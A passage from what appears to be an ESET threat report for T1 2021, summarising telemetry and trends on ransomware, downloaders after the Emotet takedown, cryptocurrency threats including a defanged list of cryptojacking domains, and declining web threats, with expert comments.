
According to the latest issue of the *annual IC3 report* [46], in 2020 victims reported close to 2,500 ransomware attacks. The financial loss caused by these incidents surpassed the $29 million mark. These figures, however, only represent a fraction of the true damage, as it only reflects the cases actively reported to US authorities.

In the realm of new techniques, Sodinokibi (aka REvil) started encrypting files of their victims using Windows Safe Mode. This might have helped them fly under the radar of some security solutions – which typically do not run in this stripped-down environment – yet required a restart of the machine and subsequent log in by the victim. This complicated the attacker's ultimate goal as additional user steps were necessary. However, Sodinokibi needed only a few weeks to *bypass this issue* [47]. Currently, a victim's password is replaced with "DTrump4ever" and Windows is set to use it for autologon after reboot.

One of the most unscrupulous ransomware families, Ryuk, has also upped its approach. Its creators added a new *worm-like* [48] capability, allowing the malware to self-replicate and spread autonomously within the compromised local network.

Ransomware gangs quickly followed other threat actors and started exploiting the proxylogon vulnerability to install their malicious products onto unpatched Microsoft Exchange servers. The first human-operated ransomware seen to do so was (a somewhat amateurish) *DearCry* [49], followed by *BlackKingdom* [50].

T1 2021 also brought a new pressure-inducing approach by the Sodinokibi and Cl0p gangs, who now bombard victim's customers with messages about the impending data breach and try to force them to contact the victim and demand that the ransom payment be made. After print bombing and cold calling, this is yet another trick that makes similar ransomware incidents difficult to endure.



Rate of ransomware detections in T1 2021

However, not all ransomware gangs are after the big bucks. Ransomware known as Humble is one of the few players that seem to be more interested in regular users. The reason for this hypothesis is that its operators only request $10 ransom. To force the victim into payment, Humble threatens to meddle with the Master Boot Record (MBR) table of victim's device, which would probably render it unbootable.

T1 2021 brought more insights into the business side of ransomware. A *report* [51] by Group-IB estimates that the average ransom has jumped from $80,000 in 2019 to $170,000 in 2020. Some of the most ambitious groups – such as Maze, DoppelPaymer and RagnarLocker – typically asked for even more, with figures between one and two million dollars.

HYAS and AdvIntel *joint research* [52] reported that Ryuk misused the pandemic to extort $150 million from its victims. This figure closely resembles $140 million that this group earned, according to FBI, although that figure was accumulated over 6 years (2013 -2019). To put it in the pandemic context, if the $150 million were used for COVID-19 vaccines in the EU, it would pay for 84 million shots of AstraZeneca, 12.5 million shots of BioNTech/Pfizer or 17.6 million shots of Johnson & Johnson.

Sodinokibi stole some headlines in T1 2021 due to the group's audacious ransom demands. It requested $50 million be paid by two of their victims – global computer manufacturer Acer in March 2021 and an Apple supplier and manufacturer, Quanta Computer, in April 2021.

EXPERT COMMENT

Astronomical ransom demands made by Sodinokibi can be viewed as a demonstration of how brazen – but also how skillful in selecting sensitive data – ransomware gangs have become. However, we can also assume that the demands in the Acer and Quanta Computer cases were made mostly as a PR stunt, as the chances they would be successful would seem to be quite low.

Igor Kabina, ESET Senior Detection Engineer

DOWNLOADERS


Downloaders suffer a significant blow as Emotet is shut down.

In T1 2021, downloaders experienced a very strong decline, going down 32.4% from T3 2020. ESET telemetry detected one large spike in January caused by VBA/TrojanDownloader.Agent, mainly due to three of its variants: a Dridex downloader and an Emotet downloader that both use MS Excel macros, and a Formbook downloader.


In January and February, ESET telemetry registered spikes in JS/TrojanDownloader.Nemucod, which were mostly seen in Poland and Japan. Nemucod usually distributes another prominent malware family such as Dridex, Ursnif, or TrickBot.

Even though the VBA/TrojanDownloader.Agent family is the most prominent among downloader detections, its numbers dropped – down 34.7% due to its ties to Emotet. Similar decreases could be seen in most prominent downloader families, showing the impact of the Emotet shutdown.

After being a thorn in everyone's side for several years, Emotet was *taken down in January 2021* [53], following a large-scale coordinated law enforcement operation. Due to the sheer size of the Emotet botnet, comprising hundreds of servers across the globe, this disruption represents one of the most significant actions ever taken against a malware operation and will have an impact on the threat landscape as a whole. The takedown was a joint effort of several law enforcement agencies from Europe and North America, coordinated by Europol, the FBI, and the UK's National Crime Agency.




Downloader detection trend in T3 2020 – T1 2021, seven-day moving average




Emotet detection trend in T3 2020 – T1 2021, seven-day moving average

And the effort was successful indeed: just by taking a look at ESET telemetry data, we can see that after huge activity spikes in September, October and to a lesser degree, November 2020, Emotet registered some slight activity in the first few weeks of 2021 and then tapered off notably, showing no signs of recovery by the end of T1. Right after law enforcement officers took control over the botnet, they pushed a module to all infected devices that *uninstalled the malware* [54] on April 25, 2021. The months-long delay between the takeover and the full shutdown gave the authorities more time to conduct their investigation.

Emotet data is sensitive and not publicly searchable. In order to learn if an email account had been compromised by Emotet, it is now possible to check *Have I Been Pwned* [55] since the *FBI shared over four million affected email addresses with the site* [56]. There is also a *similar service* [57] run by the



Downloader detections per detection type in T1 2021



Rate of downloader detections in 2021

Dutch National Police that allows users to verify whether their email address has been misused by Emotet. *Have I been Emotet* [58], another such service, which appeared in October 2020, was last updated in January 2021 and thus does not contain all affected email addresses.

Even after the takedown of Emotet, VBA/TrojanDownloader.Agent still dominates the downloaders threat landscape. It took up over 52.6% of detections in T1 2021, which nevertheless went down from 59.4% in T3 2020.

VBA/TrojanDownloader.Agent's 52.6% is the reason why VBA scripts in general reign supreme among detection types, since the whole category amounted to 53% in total. This method of distributing downloaders remains the most popular among threat actors, followed by trojanized office files (DOC) with 16%. In T1 2021, .NET platform malware (MSIL) gained popularity and came in third with 9% of detections, switching places with VBS.

Japan, targeted by 10.6% of downloader attacks, remains the country most affected by this category of malware. It was followed by Spain with 9.7% of detections and the third place was taken by Italy, which experienced 8.5% of attacks.

EXPERT COMMENT

The success of the Emotet takedown lay in the element of surprise – law enforcement had to take over all three smaller botnets comprising Emotet so that its operators would not notice something was amiss. Fortunately, the authorities managed to gain access to the control panels of all the smaller botnets, which gave the threat actors no chance to react.

This takedown as a whole negatively impacted the more prominent banking malware families that used Emotet as a dropper. The botnet was one of the most active botnets out there, which means it was the go-to distribution vector for other malware operators. After the takedown, many cybercriminals have had to rely on their own compromise vectors or look for new ways of infiltrating their victims' computers.

Since the main actors behind Emotet have not been arrested, it is likely we will see their return at some point. In case that does not happen, sooner or later someone else will try to fill the power vacuum.

Zoltán Rusnák, ESET Malware Analyst

CRYPTOCURRENCY THREATS

Booming cryptocurrencies bring out cybercriminals.


The growth of cryptocurrency threats, which started in the second half of 2020, continued in T1 2021. This malware category experienced an increase of 18.6% with two smaller spikes related to cryptominers in February and April. The upward trend comes as no surprise, since recent months have seen cryptocurrencies dramatically increase in value, becoming much more tempting for cybercriminals.

It is safe to say that we are currently experiencing the first cryptocurrency boom since the crash in 2018. The price of cryptocurrencies continued to skyrocket in T1 2021, with several coins reaching their all-time highs in this period. During bitcoin's April peak, it traded for more than $63,000 per BTC. It was not the only coin to soar, though – ***Ethereum*** [59] also reached its highest value to date, $2,760, in April, while at the beginning of the year, it was worth around $700. The surprise star of the cryptocurrency scene turned out to be ***Dogecoin*** [60], which increased its value by almost 1000% between January 1 and its highest April price, when it went from $0.0047 to $0.42 per coin.


The appeal of cryptocurrencies is also increased by the growing mainstream acceptance of these alternate forms of payment. Celebrities and tech CEOs such as Snoop Dogg and Elon Musk endorsing cryptocurrencies, whether in the form of ***selling songs as non-fungible tokens*** [61], or as ***investment opportunities*** [62], drives up both their prices and the public interest in this domain.

The rising interest in cryptomining can clearly be seen in ESET telemetry data – cryptominers were the driving force behind the growth of cryptocurrency threats, increasing by 22% when compared to T3 2020. As mentioned already, they spiked twice in T1 – in February and April. This was driven by the increased detections of the potentially unwanted application (PUA) MSIL/CoinMiner.AA, also known as Nice Hash Miner.

PUAs are still the most common detection when it comes to the category of cryptominers, gaining even more prominence in T1. The PUA:Trojan ratio, which is now over 2:1, up from just over 1.25:1 in T3, confirms this. After dominating the detections in 2020, JS/CoinMiner PUA was dethroned by Win/CoinMiner PUA. This might also be due to the general eagerness to get on the cryptomining bandwagon. ESET telemetry data shows that Win/CoinMiner PUA accounted for 51% of coinminer detections and almost 47% of cryptocurrency threats in general, while it amounted to around 25% of



Cryptocurrency threat detection trend and bitcoin/US$ exchange rate in T3 2020 – T1 2021, seven-day moving average




Trojan:PUA and desktop:in-browser ratio of cryptocurrency threats detections in T1 2021

detections in both categories in T3. This sudden rise of the Win/CoinMiner families also influenced the desktop:in-browser detection ratio, which went from just over 2.3:1 in T3 2020 to greater than 6:1 in T1 2021.

Cryptomining is closely related to cryptojacking, which entails using others' computers to mine cryptocurrency without their knowledge. It is a low-risk way of gaining money, since cryptojacking often runs in the background of compromised websites. Usually the websites highjacked for this purpose are of the kind where users spend a comparatively longer time, such as streaming websites and internet forums, or torrent sites.

While cryptominers increased, cryptostealers decreased: the data shows a drop of 28% between T3 2020 and T1 2021. There was nonetheless a spike in cryptostealer detections on January 29 caused by Win32/PSW.Delf.OSF, a cryptostealer that focuses on Monero miner wallets, and can often be found on gaming forums and file sharing websites.

In T1, the countries most affected by cryptocurrency threats were Russia, where ESET telemetry saw 8.9% of these attacks, followed by Thailand and Peru, with 5.6% and 5.3% of detections, respectively.



Rate of cryptocurrency threat detections in T1 2021

	T3 2020	T1 2021
1	uptostream[.]com	flashx[.]net
2	filmovi[.]me	newsoholic[.]com
3	koreanseries[.]net	comamosramen[.]com
4	hostingcloud[.]racing	dl-x[.]com
5	serieshdpormega[.]com	phim7z[.]tv
6	xxxporn7[.]com	uptostream[.]com
7	flashx[.]net	mituus[.]com
8	fccid[.]io	instagrammi[.]ru
9	player-oni[.]ml	lookedon[.]com
10	elcine[.]online	extratorrent[.]si

Top 10 most visited cryptojacking domains in T3 2020 and T1 2021

EXPERT COMMENT

The rising demand for cryptocurrencies has a direct influence on the growth of cryptocurrency threats. As cryptocurrencies become more mainstream, the amount of malware that seeks to make a profit from them will grow. Bitcoin remains the most well-known cryptocurrency and is thus most targeted, but in T1 we saw a significant increase in attacks targeting Ethereum. Cryptomining of the most well-known coins is not as profitable anymore, so every time a less mainstream coin gets in the spotlight, it instantly becomes the focus of cybercriminals. The malware targeting big, established cryptocurrencies nowadays consists mostly of cryptostealers.

Cryptocurrency criminality continues to be closely tied to ransomware. The ever-increasing value of cryptocurrencies, the go-to form of payment demanded in these attacks, motivates the threat actors to create more ransomware. This is because the relative anonymity offered by the cryptocurrency trading market enables threat actors to increase their profits without taking unnecessary risks.

Igor Kabina, ESET Senior Detection Engineer

WEB THREATS


Web threats continued their downward spiral from the previous period while the homoglyph scene increased its focus on blockchain domains.

Web threat detections were reduced by another 29% in T1 2021, further accelerating the previously observed downward trend represented by the 25% volume loss in T3 2020.


Taking a closer look at subcategories that belong in this group, the biggest "loser" was Scam with 36% drop in detections, followed by both Malware and Malware Objects – with the latter covering otherwise-legitimate websites found to host malicious code. Both subcategories lost 18% when compared to their T3 2020 levels.

Web threats labeled as Phishing saw the smallest decrease in T1 2021, losing only 10% of detection volume from T3 2020.


A slow downward spiral has continued also in the case of unique URLs that were blocked by ESET technologies. However, the decline wasn't as steep as in the case of all detections. By the end of T1 2021, the overall decline of unique URLs reached 17%. The most notable drop occurred in the subcategory of unique URLs hosting Malware Objects, which were reduced by 28% ToT, followed by Malware at a 20% drop, Scam with 11% less and Phishing with 5% less.



Rate of web threat blocks in T1 2021



Trends of blocked web threats in T3 2020 – T1 2021, seven-day moving average



Trends of unique URLs blocked in T3 2020 – T1 2021, seven-day moving average

